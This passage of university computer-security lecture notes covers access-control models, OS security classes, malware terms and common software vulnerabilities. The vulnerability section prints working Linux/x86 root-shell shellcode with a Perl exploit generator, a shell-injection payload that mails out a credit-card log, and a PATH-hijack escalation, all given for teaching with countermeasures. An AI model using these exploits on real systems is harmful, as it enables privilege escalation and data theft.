  - Some military intelligence analysts have several PCs on their desks to handle top secret, secret and unclassified information separately.

Mandatory Access Control policies II

No communication cables are allowed between an air-gap security system and the rest of the world. Exchange of storage media has to be carefully controlled. Storage media have to be completely zeroised before they can be reused on the respective other system.

- Data Pump/Data Diode

  Like "air gap" security, but with one-way communication link that allow users to transfer data from the low-confidentiality to the high-confidentiality environment, but not vice versa. Examples:

  - Workstations with highly confidential material are configured to have read-only access to low confidentiality file servers.

    What could go wrong here?

  - Two databases of different security levels plus a separate process that maintains copies of the low-security records on the high-security system.

The Bell/LaPadula model

Formal policy model for mandatory access control in a military multi-level security environment.

All subjects (processes, users, terminals) and data objects (files, directories, windows, connections) are labeled with a confidentiality level, e.g. UNCLASSIFIED $<$ CONFIDENTIAL $<$ SECRET $<$ TOP SECRET.

The system policy automatically prevents the flow of information from high-level objects to lower levels. A process that reads TOP SECRET data becomes tagged as TOP SECRET by the operating system, as will be all files into which it writes afterwards. Each user has a maximum allowed confidentiality level specified and cannot receive data beyond that level. A selected set of *trusted subjects* is allowed to bypass the restrictions, in order to permit the declassification of information.

Implemented in US DoD Compartmented Mode Workstation, Orange Book Class B.

L.J. LaPadula, D.E. Bell, Journal of Computer Security 4 (1996) 239–263.

The covert channel problem

Reference monitors see only intentional communications channels, such as files, sockets, memory. However, there are many more "covert channels", which were neither designed nor intended to transfer information at all. A malicious high-level program can use these to transmit high-level data to a low-level receiving process, who can then leak it to the outside world.

Examples

- Resource conflicts – If high-level process has already created a file F, a low-level process will fail when trying to create a file of same name $\rightarrow$ 1 bit information.
- Timing channels – Processes can use system clock to monitor their own progress and infer the current load, into which other processes can modulate information.
- Resource state – High-level processes can leave shared resources (disk head position, cache memory content, etc.) in states that influence the service response times for the next process.
- Hidden information in downgraded documents – Steganographic embedding techniques can be used to get confidential information past a human downgrader (least-significant bits in digital photos, variations of punctuation/spelling/whitespace in plaintext, etc.).

A good tutorial is *A Guide to Understanding Covert Channel Analysis of Trusted Systems*, NCSC-TG-030 "Light Pink Book", 1993-11, `http://www.fas.org/irp/nsa/rainbow/tg030.htm`

A commercial data integrity model

Clark/Wilson noted that BLP is not suited for commercial applications, where data integrity (prevention of mistakes and fraud) are usually the primary concern, not confidentiality.

Commercial security systems have to maintain both *internal consistency* (that which can be checked automatically) and *external consistency* (data accurately describes the real world). To achieve both, data should only be modifiable via *well-formed* transactions, and access to these has to be *audited* and controlled by *separation of duty*.

In the Clark/Wilson framework, which formalises this idea, the integrity protected data is referred to as *Constrained Data Items* (CDIs), which can only be accessed via Transformation Procedures (TPs). There are also Integrity Verification Procedures (IVPs), which check the validity of CDIs (for example, whether the sum of all accounts is zero), and special TPs that transform *Unconstrained Data Items* (UDIs) such as outside user input into CDIs.

In the Clark/Wilson framework, a security policy requires:

- For all CDIs there is an Integrity Verification Procedure.
- All TPs must be certified to maintain the integrity of any CDI.
- A CDI can only be changed by a TP.
- A list of (subject, TP, CDI) triplets restricts execution of TPs.
- This access control list must enforce a suitable separation of duty among subjects and only special subjects can change it.
- Special TPs can convert Unconstrained Data Items into CDIs.
- Subjects must be identified and authenticated before they can invoke TPs.
- A TP must log enough audit information into an append-only CDI to allow later reconstruction of what happened.
- Correct implementation of the entire system must be certified.

D.R. Clark, D.R. Wilson: A comparison of commercial and military computer security policies. IEEE Security & Privacy Symposium, 1987, pp 184–194.

Trusted Computing Base

The Trusted Computing Base (TCB) are the parts of a system (hardware, firmware, software) that enforce a security policy.

A good security design should attempt to make the TCB as small as possible, to minimise the chance for errors in its implementation and to simplify careful verification. Faults outside the TCB will not help an attacker to violate the security policy enforced by it.

Example

In a Unix workstation, the TCB includes at least:

a) the operating system kernel including all its device drivers

b) all processes that run with root privileges

c) all program files owned by root with the set-user-ID–bit set

d) all libraries and development tools that were used to build the above

e) the CPU

f) the mass storage devices and their firmware

g) the file servers and the integrity of their network links

A security vulnerability in any of these could be used to bypass the entire Unix access control mechanism.

Basic operating-system security functions

Domain separation

The TCB (operating-system kernel code and data structures, etc.) must itself be protected from external interference and tampering by untrusted subjects.

Reference mediation

All accesses by untrusted subjects to objects must be validated by the TCB before succeeding.

Typical implementation: The CPU can be switched between *supervisor mode* (used by kernel) and *user mode* (used by normal processes). The memory management unit can be reconfigured only by code that is executed in supervisor mode. Software running in user mode can access only selected memory areas and peripheral devices, under the control of the kernel. In particular, memory areas with kernel code and data structures are protected from access by application software. Application programs can call kernel functions only via a special interrupt/trap instruction, which activates the supervisor mode and jumps into the kernel at a predefined position, as do all hardware-triggered interrupts. Any inter-process communication and access to new object has to be requested from and arranged by the kernel with such *system calls*.

Today, similar functions are also provided by **execution environments** that operate at a higher-level than the OS kernel, e.g. Java/C# virtual machine, where language constraints (type checking) enforce domain separation, or at a lower level, e.g. virtual machine monitors like Xen or VMware.

Residual information protection

The operating system must erase any storage resources (registers, RAM areas, disc sectors, data structures, etc.) before they are allocated to a new subject (user, process), to avoid information leaking from one subject to the next.

This function is also known in the literature as "object reuse" or "storage sanitation".

There is an important difference between whether residual information is erased when a resource is

(1) allocated to a subject or

(2) deallocated from a subject.

In the first case, residual information can sometimes be recovered after a user believes it has been deleted, using specialised "undelete" tools.

Forensic techniques might recover data even after it has been physically erased, for example due to magnetic media hysteresis, write-head misalignment, or data-dependent aging. P. Gutmann: Secure deletion of data from magnetic and solid-state memory. USENIX Security Symposium, 1996, pp. 77–89. `http://www.cs.auckland.ac.nz/~pgut001/pubs/secure_del.html`

Classification of operating-system security I

In 1983, the US DoD published the "Trusted computer system evaluation criteria (TCSEC)", also known as "Orange Book".

It defines several classes of security functionality required in the TCB of an operating system:

- Class D: Minimal protection – no authentication, access control, or object reuse (example: MS-DOS, Windows98)
- Class C1: Discretionary security protection – support for discretionary access control, user identification/authentication, tamper-resistant kernel, security tested and documented (e.g., classic Unix versions)
- Class C2: Controlled access protection – adds object reuse, audit trail of object access, access control lists with single user granularity (e.g., Unix with some auditing extensions, Windows NT in a special configuration)

Classification of operating-system security II

- Class B1: Labeled security protection – adds confidentiality labels for objects, mandatory access control policy, thorough security testing
- Class B2: Structured protection – adds trusted path from user to TCB, formal security policy model, minimum/maximum security levels for devices, well-structured TCB and user interface, accurate high-level description, identify covert storage channels and estimate bandwidth, system administration functions, penetration testing, TCB source code revision control and auditing
- Class B3: Security domains – adds security alarm mechanisms, minimal TCB, covert channel analysis, separation of system administrator and security administrator
- Class A1: Verified design – adds formal model for security policy, formal description of TCB must be proved to match the implementation, strict protection of source code against unauthorised modification

Common Criteria

In 1999, TCSEC and its European equivalent ITSEC were merged into the *Common Criteria for Information Technology Security Evaluation*.

- Covers not only operating systems but a broad spectrum of security products and associated security requirements
- Provides a framework for defining new product and application specific sets of security requirements (*protection profiles*)

  E.g., NSA's Controlled Access Protection Profile (CAPP) replaces Orange Book C2.
- Separates functional and security requirements from the intensity of required testing (*evaluation assurance level*, EAL)


EAL1: tester reads documentation, performs some functionality tests
EAL2: developer provides test documentation and vulnerability analysis for review
EAL3: developer uses RCS, provides more test and design documentation
EAL4: low-level design docs, some TCB source code, secure delivery, independent vul. analysis (highest level considered economically feasible for existing product)
EAL5: Formal security policy, semiformal high-level design, full TCB source code, indep. testing
EAL6: Well-structured source code, reference monitor for access control, intensive pen. testing
EAL7: Formal high-level design and correctness proof of implementation

E.g., Windows Vista Enterprise was evaluated for CAPP at EAL4 + ALC_FLR.3 (flaw remediation).
`http://www.commoncriteriaportal.org/`

Common terms for malicious software

- Trojan horse – application software with hidden/undocumented malicious side-effects (e.g. "AIDS Information Disk", 1989)
- Backdoor – function in a Trojan Horse that enables unauthorised access
- Logic bomb – a Trojan Horse that executes its malicious function only when a specific trigger condition is met (e.g., a timeout after the employee who authored it left the organisation)
- Virus – self-replicating program that can *infect* other programs by modifying them to include a version of itself, often carrying a logic bomb as a *payload* (Cohen, 1984)
- Worm – self-replicating program that spreads onto other computers by breaking into them via network connections and – unlike a virus – starts itself on the remote machine without infecting other programs (e.g., "Morris Worm" 1988: $\approx$ 8000 machines, "ILOVEYOU" 2000: estimated 45×10^6 machines)
- Root kit – Operating-system modification to hide intrusion

Computer viruses I



- Viruses are only able to spread in environments, where
  - the access control policy allows application programs to modify the code of other programs (e.g., MS-DOS and Windows)
  - programs are exchanged frequently in executable form
- The original main virus environment (MS-DOS) supported transient, resident and boot sector viruses.
- As more application data formats (e.g., Microsoft Word) become extended with sophisticated macro languages, viruses appear in these interpreted languages as well.
- Viruses are mostly unknown under Unix. Most installed application programs are owned by `root` with `rwxr-xr-x` permissions and used by normal users. Unix programs are often transferred as source code, which is difficult for a virus to infect automatically.

Computer viruses II

- Malware scanners use databases with characteristic code fragments of most known viruses and Trojans, which are according to some scanner-vendors around three million today ($\rightarrow$ polymorphic viruses).
- Virus scanners – like other intrusion detectors – fail on very new or closely targeted types of attacks and can cause disruption by giving false alarms occasionally.
- Some virus intrusion-detection tools monitor changes in files using cryptographic checksums.

Common software vulnerabilities

- Missing checks for data size ($\rightarrow$ stack buffer overflow)
- Missing checks for data content (e.g., shell meta characters)
- Missing checks for boundary conditions
- Missing checks for success/failure of operations
- Missing locks – insufficient serialisation
- Race conditions – time of check to time of use
- Incomplete checking of environment
- Unexpected side channels (timing, etc.)
- Lack of authentication

The "curses of security" (Gollmann): change, complacency, convenience
(software reuse for inappropriate purposes, too large TCB, etc.)

C.E. Landwehr, et al.: A taxonomy of computer program security flaws, with examples.
ACM Computing Surveys 26(3), September 1994.
http://dx.doi.org/10.1145/185403.185412

Missing check of data size: buffer overflow on stack


A C program declares a local short string variable

```
char buffer[80];
```

and then uses the standard C library routine call

```
gets(buffer);
```

to read a single text line from standard input and save it into `buffer`. This works fine for normal-length lines but corrupts the stack if the input is longer than 79 characters. Attacker loads malicious code into buffer and redirects return address to its start:



Buffer overflow exploit

To exploit a buffer overflow, the attacker typically prepares a byte sequence that consists of

- a "landing pad" – an initial sequence of no-operation (NOP) instructions that allow for some tolerance in the entry jump address
- machine instructions that modify a security-critical data structure or that hand-over control to another application to gain more access (e.g., a command-line shell)
- some space for function-call parameters
- repeated copies of the estimated start address of the buffer, in the form used for return addresses on the stack.

Buffer-overflow exploit sequences often have to fulfil format constraints, e.g. not contain any NUL or LF bytes (which would not be copied).

Aleph One: Smashing the stack for fun and profit. Phrack #49, November 1996.
`http://www.phrack.org/issues.html?issue=49&id=14&mode=txt`

Buffer overflow exploit: example code

Assembler code for Linux/ix86:

```
90              nop                     # landing pad
EB1F            jmp    l1               # jump to call before cmd string
5E          l0: popl   %esi             # ESI = &cmd
897608          movl   %esi,0x8(%esi)   # argv[0] = (char **)(cmd + 8) = &cmd
31C0            xorl   %eax,%eax        # EAX = 0 (without using \0 byte!)
884607          movb   %al,0x7(%esi)    # cmd[7] = '\0'
89460C          movl   %eax,0xc(%esi)   # argv[1] = NULL
B00B            movb   $0xb,%al         # EAX = 11 [syscall number for execve()]
89F3            movl   %esi,%ebx        # EBX = string address    ("/bin/sh")
8D4E08          leal   0x8(%esi),%ecx   # ECX = string addr +  8  (argv[0])
8D560C          leal   0xc(%esi),%edx   # EDX = string addr + 12  (argv[1])
CD80            int    $0x80            # system call into kernel
31DB            xorl   %ebx,%ebx        # EBX = 0
89D8            movl   %ebx,%eax        # EAX = 0
40              inc    %eax             # EAX = 1 [syscall number for exit()]
CD80            int    $0x80            # system call into kernel
E8DCFFFFFF  l1: call   l0               # &cmd -> stack, then go back up
2F62696E2F      .string "/bin/sh"       # cmd = "/bin/sh"
736800
........                                # argv[0] = &cmd
........                                # argv[1] = NULL
........                                # modified return address
```

In the following demonstration, we attack a very simple example of a vulnerable C program that we call `stacktest`. Imagine that this is (part of) a setuid-root application installed on many systems:

```
int main() {
  char buf[80];
  strcpy(buf, getenv("HOME"));
  printf("Home directory: %s\n", buf);
}
```

This program reads the environment variable `$HOME`, which normally contains the file-system path of the user's home directory, but which the user can replace with an arbitrary byte string.

It then uses the `strcpy()` function to copy this string into an 80-bytes long character array `buf`, which is then printed.

The `strcpy(`*`dest`*`,`*`src`*`)` function copies bytes from *`src`* to *`dest`*, until it encounters a 0-byte, which marks the end of a string in C.

A safer version of this program could have checked the length of the string before copying it. It could also have used the `strncpy(`*`dest`*`, `*`src`*`, `*`n`*`)` function, which will never write more than *`n`* bytes: `strncpy(buf, getenv("HOME"), sizeof(buf)-1); buf[sizeof(buf)-1] = 0;`

The attacker first has to guess the stack pointer address in the procedure that causes the overflow. It helps to print the stack-pointer address in a similarly structured program `stacktest2`:

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

int main()
{
  char buf[80];
  printf("getsp() = 0x%04lx\n", get_sp());
}
```

The function `get_sp()` simply moves the stack pointer `esp` into the `eax` registers that C functions use on Pentium processors to return their value. We call `get_sp()` at the same function-call depth (and with equally sized local variables) as `strcpy()` in `stacktest`:

```
$ ./stacktest2
0x0xbffff624
```

The attacker also needs an auxiliary script `stackattack.pl` to prepare the exploit string:

```
#!/usr/bin/perl
$shellcode =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" .
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" .
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
print(("\x90" x ($ARGV[0] + 4 - (length($shellcode) % 4))) .
      $shellcode . (pack('i', $ARGV[1] + $ARGV[2]) x $ARGV[3]));
```

Finally, we feed the output of this stack into the environment variable `$HOME` and call the vulnerable application:

```
$ HOME=`./stackattack.pl 32 0xbffff624 48 20` ./stacktest
# id
uid=0(root) gid=0(root) groups=0(root)
```

Some experimentation leads to the choice of a 32-byte long NOP landing pad, a start address pointing to a location 48 bytes above the estimated stack pointer address, and 20 repetitions of this start address at the end (to overwrite the return value), which successfully starts the `/bin/sh` command as root.

To make this demonstration still work easily on a modern Linux distribution, a number of newer stack-protection mechanisms aimed at mitigating this risk may have to be switched off first: "`setarch i686 -R`", "`gcc -fno-stack-protector`", ...

Buffer overflows

Overwriting the return address on the stack and executing shell code on the stack is just one form of a buffer overflow attack. If the return address cannot be reached, or code execution is disabled on the stack, alternative routes include:

- overwrite a function pointer variable on the stack
- overwrite previous frame pointer
- overwrite security-critical variable value on stack
- return directly into an application or standard library function

Some possible countermeasures (in order of preference):

- Use programming language with array bounds checking (Java, Ada, C#, Perl, Python, Go, etc.).
- Configure memory management unit to disable code execution on the stack.
- Compiler adds integrity check values before return address.
- Operating system randomizes address space layout.

Example for missing check of input data

A web server allows users to provide an email address in a form field to receive a file. The address is received by a naïvely implemented Perl CGI script and stored in the variable `$email`. The CGI script then attempts to send out the email with the command

```
system("mail $email <message");
```

This works fine as long as `$email` contains only a normal email address, free of shell meta-characters. An attacker provides a carefully selected pathological address such as

```
trustno1@hotmail.com < /var/db/creditcards.log ; echo
```

and executes arbitrary commands (here to receive confidential data via email). The solution requires that each character with special meaning handed over to another software is prefixed with a suitable escape symbol (e.g., \ or `'...'` in the case of the Unix shell). This requires a detailed understanding of the recipient's complete syntax.

Checks for meta characters are very frequently forgotten for text strings that are passed on to SQL engines ("SQL injection"), embedded into HTML pages ("cross-site scripting"), etc.

Missing checks of environment

Developers easily forget that the semantics of many library functions depends not only on the parameters passed to them, but also on the state of the execution environment.

Example of a vulnerable setuid root program `/sbin/envdemo`:

```
int main() {
  system("rm /var/log/msg");
}
```

The attacker can manipulate the `$PATH` environment variable, such that her own `rm` program is called, rather than `/usr/bin/rm`:

```
$ cp /bin/sh rm
$ export PATH=.:$PATH
$ envdemo
# id
uid=0(root) gid=0(root) groups=0(root)
```

Best avoid unnecessary use of the functionally too rich command shell: `unlink("/var/log/msg");`

Integer overflows

Integer numbers in computers behave differently from integer numbers in mathematics. For an unsigned 8-bit integer value, we have

```
255 + 1 == 0
  0 - 1 == 255
16 * 17 == 16
```

and likewise for a signed 8-bit value, we have

```
  127 + 1 == -128
-128 / -1 == -128
```

And what looks like an obvious endless loop

```
int i = 1;
while (i > 0)
  i = i * 2;
```

terminates after 15, 31, or 63 steps (depending on the register size).

Integer overflows are easily overlooked and can lead to buffer overflows and similar exploits. Simple example (OS kernel system-call handler):

```
char buf[128];

combine(char *s1, size_t len1, char *s2, size_t len2)
{
  if (len1 + len2 + 1 <= sizeof(buf)) {
    strncpy(buf, s1, len1);
    strncat(buf, s2, len2);
  }
}
```

It appears as if the programmer has carefully checked the string lengths to make a buffer overflow impossible.

But on a 32-bit system, an attacker can still set `len2 = 0xffffffff`, and the `strncat` will be executed because

$$\texttt{len1 + 0xffffffff + 1 == len1 < sizeof(buf)} \ .$$

Race conditions

Developers often forget that they work on a preemptive multitasking system. Historic example:

The xterm program (an X11 Window System terminal emulator) is setuid root and allows users to open a log file to record what is being typed. This log file was opened by xterm in two steps (simplified version):

1) Change in a subprocess to the real uid/gid, in order to test with `access(logfilename, W_OK)` whether the writable file exists. If not, creates the file owned by the user.
2) Call (as root) `open(logfilename, O_WRONLY | O_APPEND)` to open the existing file for writing.

The exploit provides as `logfilename` the name of a symbolic link that switches between a file owned by the user and a target file. If `access()` is called while the symlink points to the user's file and `open()` is called while it points to the target file, the attacker gains via xterm's log function write access to the target file (e.g., `~root/.rhosts`).

Insufficient parameter checking

Historic example:

Smartcards that use the ISO 7816-3 T=0 protocol exchange data like this:

```
reader -> card:     CLA INS P1 P2 LEN
card   -> reader:   INS
card  <-> reader:   ... LEN data bytes ...
card   -> reader:   90 00
```

All exchanges start with a 5-byte header in which the last byte identifies the number of bytes to be exchanged. In many smartcard implementations, the routine for sending data from the card to the reader blindly trusts the LEN value received. Attackers succeeded in providing longer LEN values than allowed by the protocol. They then received RAM content after the result buffer, including areas which contained secret keys.

Subtle syntax incompatibilities

Example: Overlong UTF-8 sequences

The UTF-8 encoding of the Unicode character set was defined to use Unicode on systems (like Unix) that were designed for ASCII. The encoding

```
U000000 - U00007F: 0xxxxxxx
U000080 - U0007FF: 110xxxxx 10xxxxxx
U000800 - U00FFFF: 1110xxxx 10xxxxxx 10xxxxxx
U010000 - U10FFFF: 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
```

was designed, such that all ASCII characters (U0000–U007F) are represented by ASCII bytes (`0x00`–`0x7f`), whereas all non-ASCII characters are represented by sequences of non-ASCII bytes (`0x80`–`0xf7`).

The `xxx` bits are simply the least-significant bits of the binary representation of the Unicode number. For example, U00A9 = 1010 1001 (copyright sign) is encoded in UTF-8 as

```
11000010 10101001 = 0xc2 0xa9
```

Only the shortest possible UTF-8 sequence is valid for any Unicode character, but many UTF-8 decoders accept also the longer variants. For example, the slash character '/' (U002F) can be the result of decoding any of the four sequences

```
00101111                                = 0x2f
11000000 10101111                       = 0xc0 0xaf
11100000 10000000 10101111              = 0xe0 0x80 0xaf
11110000 10000000 10000000 10101111 = 0xf0 0x80 0x80 0xaf
```

Many security applications test strings for the absence of certain ASCII characters. If a string is first tested in UTF-8 form, and then decoded into UTF-16 before it is used, the test will not catch overlong encoding variants.

This way, an attacker can smuggle a '/' character past a security check that looks for the `0x2f` byte, if the UTF-8 sequence is later decoded before it is interpreted as a filename (as is the case under Microsoft Windows, which let to a widely exploited IIS vulnerability).

`http://www.cl.cam.ac.uk/~mgk25/unicode.html#utf-8`

Penetration analysis / flaw hypothesis testing

- Put together a team of software developers with experience on the tested platform and in computer security.
- Study the user manuals and where available the design documentation and source code of the examined security system.
- Based on the information gained, prepare a list of potential flaws that might allow users to violate the documented security policy (vulnerabilities). Consider in particular:
  - Common programming pitfalls (see page 120)
  - Gaps in the documented functionality (e.g., missing documented error message for invalid parameter suggests that programmer forgot to add the check).
- sort the list of flaws by estimated likelihood and then perform tests to check for the presence of the postulated flaws until available time or number of required tests is exhausted. Add new flaw hypothesis as test results provide further clues.

Further reading: cryptography

- Jonathan Katz, Yehuda Lindell: Introduction to Modern Cryptography. Chapman & Hall/CRC, 2008.

  Good recent cryptography textbook, particular focus on exact definitions of security properties and how to prove them.

- Douglas Stinson: Cryptography – Theory and Practice. 3rd ed., CRC Press, 2005

  Good recent cryptography textbook, covers underlying mathematical theory well.

- Bruce Schneier: Applied Cryptography. Wiley, 1995

  Older, very popular, comprehensive treatment of cryptographic algorithms and protocols, easy to read. Lacks some more recent topics (e.g., AES, security definitions).

- Menezes, van Oorschot, Vanstone: Handbook of Applied Cryptography. CRC Press, 1996,
  `http://www.cacr.math.uwaterloo.ca/hac/`

  Comprehensive summary of modern cryptography, valuable reference for further work in this field.

- Neal Koblitz: A Course in Number Theory and Cryptography, 2nd edition, Springer Verlag, 1994

- David Kahn: The Codebreakers. Scribner, 1996

  Very detailed history of cryptology from prehistory to World War II.

Further reading: computer security

- Ross Anderson: Security Engineering. 2nd ed., Wiley, 2008

  Comprehensive treatment of many computer security concepts, easy to read.
- Garfinkel, Spafford: Practical Unix and Internet Security, O'Reilly, 1996
- Graff, van Wyk: Secure Coding: Principles & Practices, O'Reilly, 2003.

  Introduction to security for programmers. Compact, less than 200 pages.
- Michael Howard, David C. LeBlanc: Writing Secure Code. 2nd ed, Microsoft Press, 2002, ISBN 0735617228.

  More comprehensive programmer's guide to security.
- Cheswick et al.: Firewalls and Internet security. Addison-Wesley, 2003.

  Both decent practical introductions aimed at system administrators.

Research

Most of the seminal papers in the field are published in a few key conferences, for example:

- IEEE Symposium on Security and Privacy
- ACM Conference on Computer and Communications Security (CCS)
- Advances in Cryptology (CRYPTO, EUROCRYPT, ASIACRYPT)
- USENIX Security Symposium
- European Symposium on Research in Computer Security (ESORICS)
- Annual Network and Distributed System Security Symposium (NDSS)

If you consider doing a PhD in security, browsing through their proceedings for the past few years might lead to useful ideas and references for writing a research proposal. Many of the proceedings are in the library or can be freely accessed online via the links on:

`http://www.cl.cam.ac.uk/research/security/conferences/`

CL Security Group seminars and meetings

Security researchers from the Computer Laboratory and Microsoft Research meet every Friday at 16:00 for discussions and brief presentations.

In the Security Seminar on many Tuesdays during term at 16:15, guest speakers and local researchers present recent work and topics of current interest. You are welcome to join.

`http://www.cl.cam.ac.uk/research/security/`